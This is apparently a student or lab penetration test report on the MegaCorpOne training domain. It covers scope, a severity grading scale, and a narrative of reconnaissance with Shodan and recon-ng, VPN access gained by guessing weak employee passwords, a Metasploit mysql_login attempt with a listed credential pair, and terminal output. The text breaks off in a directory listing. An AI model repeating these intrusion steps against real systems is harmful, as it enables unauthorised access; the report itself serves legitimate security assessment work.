Cybersecurity

Penetration Test Report Template

MegaCorpOne

Penetration Test Report

Perme8 Australia, LLC

Confidentiality Statement

This document contains confidential and privileged information from MegaCorpOne Inc. (henceforth known as MegaCorpOne). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Confidentiality Statement 2
Contact Information 4
Document History 4
Introduction 5
  Assessment Objective 5
Penetration Testing Methodology 6
  Reconnaissance 6
  Identification of Vulnerabilities and Services 6
  Vulnerability Exploitation 6
  Reporting 6
Scope 7
Executive Summary of Findings 8
  Grading Methodology 8
  Summary of Strengths 9
  Summary of Weaknesses 9
Executive Summary Narrative 10
Summary Vulnerability Overview 11
Vulnerability Findings 12
MITRE ATT&CK Navigator Map 13

Contact Information

Company Name	Perme8 Australia, LLC
Contact Name	Bailey Curtis
Contact Title	Penetration Tester
Contact Phone	555.224.2411
Contact Email	bailey.curtis@Perme8AUS.com

Document History

Version	Date	Author(s)	Comments
001	20/06/2024	Bailey Curtis	
002	28/06/2024	Bailey Curtis	
003	29/06/2024	Bailey Curtis	

Introduction

In accordance with MegaCorpOne's policies, Perme8 Australia, LLC (henceforth known as Perme8AUS) conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices. The project was conducted on a number of systems on MegaCorpOne's network segments by Perme8AUS during June of 2024.

For the testing, Perme8AUS focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in MegaCorpOne's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

Perme8AUS used its proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

MegaCorpOne has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges to domain administrator.
Compromise at least two machines.

Penetration Testing Methodology

Reconnaissance

Perme8AUS begins assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

Perme8AUS uses custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide MegaCorpOne with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Perme8AUS's normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, MegaCorpOne and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the MegaCorpOne POC to determine which network ranges are in-scope for the scheduled assessment.

It is MegaCorpOne's responsibility to ensure that IP addresses identified as in-scope are actually controlled by MegaCorpOne and are hosted in MegaCorpOne-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

IP Address/URL	Description
172.16.117.0/16 MCO.local *.Megacorpone.com	MegaCorpOne internal domain, range and public website


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within MegaCorpOne's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- We attempted to exploit 172.22.117.150's machine via SQL exploitation through the use of Metasploit and their "mysql_login" module. This resulted in an unsuccessful exploit as the user included in the parameters (thudson:thudson) did not contain the required privileges for access. As a result of this attempted exploit we identified that MegaCorpOne had some control, yet limited, of user privileges and permissions which hardened their systems temporarily until we executed additional exploits and found further vulnerabilities.


Summary of Weaknesses

Perm8AUS successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Various vulnerabilities identified through Shodan.io which were directly related to services used on the megacorpone.com domain online. Please note these vulnerabilities could have potentially been patched, however the site used still identifies them as a possible weakness if used on a system. These include:
    - CVE-2020-11023 (jQuery)
    - CVE-2020-11022 (jQuery)
    - CVE-2019-11358 (jQuery)
- Multi Factor authentication is not enabled for users when accessing the site via VPN. As a result of this, we encountered a lack of security measures aided in our ability to login and gain initial access to MegaCorpOne.
- Unpatched services and applications were identified which gave us the opportunity for further exploits due to vulnerabilities in said systems.
- Passwords were not secure, and were easily accessible on the MegaCorpOne site.
- Lack of system hardening and user permission restrictions
- Firewall and and anti-virus software not present
- No IPS and IDS configured

Executive Summary


Our initial steps in infiltrating megcorpone.com involves gathering as much information on the company as possible. Firstly, this was through accessing public information such as employees, contact details and other significant data which may prove useful.




We were able to identify the names and email address of a multitude of employees, including but not limited to:

- Joe Sheer
- Tom Hudson
- Tanya Rivera
- Matt Smith


In addition to this information, /assets files were visible publicly on the internet, giving us access to images and various other data used within the company. A hidden file was located as well, titled “nanites.php” which is shown below.





```
User-agent: *
Allow: /
Allow: /nanites.php
```




Through the use of nslookup and Shodan.io we were able to acquire additional information in relation to megacorpone.com. We identified 149.56.244.87 as megacorpone.com's public IP address, which we then ran through Shodan.io to gather additional information.







We were able to successfully identify ports 22, 80 and 443 to be open on the site, as well as identify the corresponding services and their web versions. Furthermore we identified the country of origin to be Canada, with the site hosted specifically in Beauharnois.


After this, we used reckon-ng to determine whether MegaCorpOne's domain server info was accessible online. This was achieved using OSINT tools available to us. We were able to identify sites under MegaCorpOne.com, one of which could be used to access their servers via vpn connection.




Now that we had succeeded in acquiring information such as users, contact information, site information, services and open ports our next goal was to access the company vpn. We were able to infiltrate the vpn service by using employee usernames and attempting logins using basic passwords. This proved effective and highlights a key vulnerability, of which is weak passwords on web applications. From here we were able to download the vpn.sh file and use this to gain initial access to the vpn.megacorpone.com server through the use of valid accounts. Permissions for the vpn.sh first had to be changed with the command (chmod +x vpn.sh). This made the vpn file executable for all users which allowed us to proceed with our operations.



Index of /
vpn.megacorpone.com
Exploit-DB
Nessus
Index of /
Name Last modified Size Description
index.nginx-debian.html 2022-01-04 14:25 612
password.lst 2022-01-18 22:38 26K
vpn.sh 2021-06-28 15:25 1.3K
Apache/2.4.46 (Debian) Server at vpn.megacorpone.com Port 80


(root💀kali)-[~/Downloads]
ls -la
total 53288
drwxr-xr-x 2 root root 4096 Jun 17 07:20 .
drwx------ 26 root root 4096 Jun 26 04:41 ..
-rw-r--r-- 1 root root 54096 Aug 2 2021 alien_8.90_all.deb
-rw-r--r-- 1 root root 51586326 Jan 31 2022 Nessus-10.1.0-debian6_amd64.deb
-rw-r--r-- 1 root root 57148 Feb 18 2020 python-cairo_1.16.2-2ubuntu2_amd64.deb
-rw-r--r-- 1 root root 181516 Feb 18 2020 python-gobject-2_2.28.6-14ubuntu1_amd64.deb
-rw-r--r-- 1 root root 619344 Nov 22 2017 python-gtk2_2.24.0-5.1ubuntu2_amd64.deb
-rw------- 1 root root 1297 Jun 17 07:20 vpn.sh
-rw-r--r-- 1 root root 719792 Aug 2 2021 'zenmap-7.91-1.noarch(1).rpm'
-rw-r--r-- 1 root root 719792 Aug 2 2021 zenmap-7.91-1.noarch.rpm
-rw-r--r-- 1 root root 601712 Aug 2 2021 zenmap_7.91-2_all.deb
(root💀kali)-[~/Downloads]
chmod +x vpn.sh
(root💀kali)-[~/Downloads]
ls -la
total 53288
drwxr-xr-x 2 root root 4096 Jun 17 07:20 .
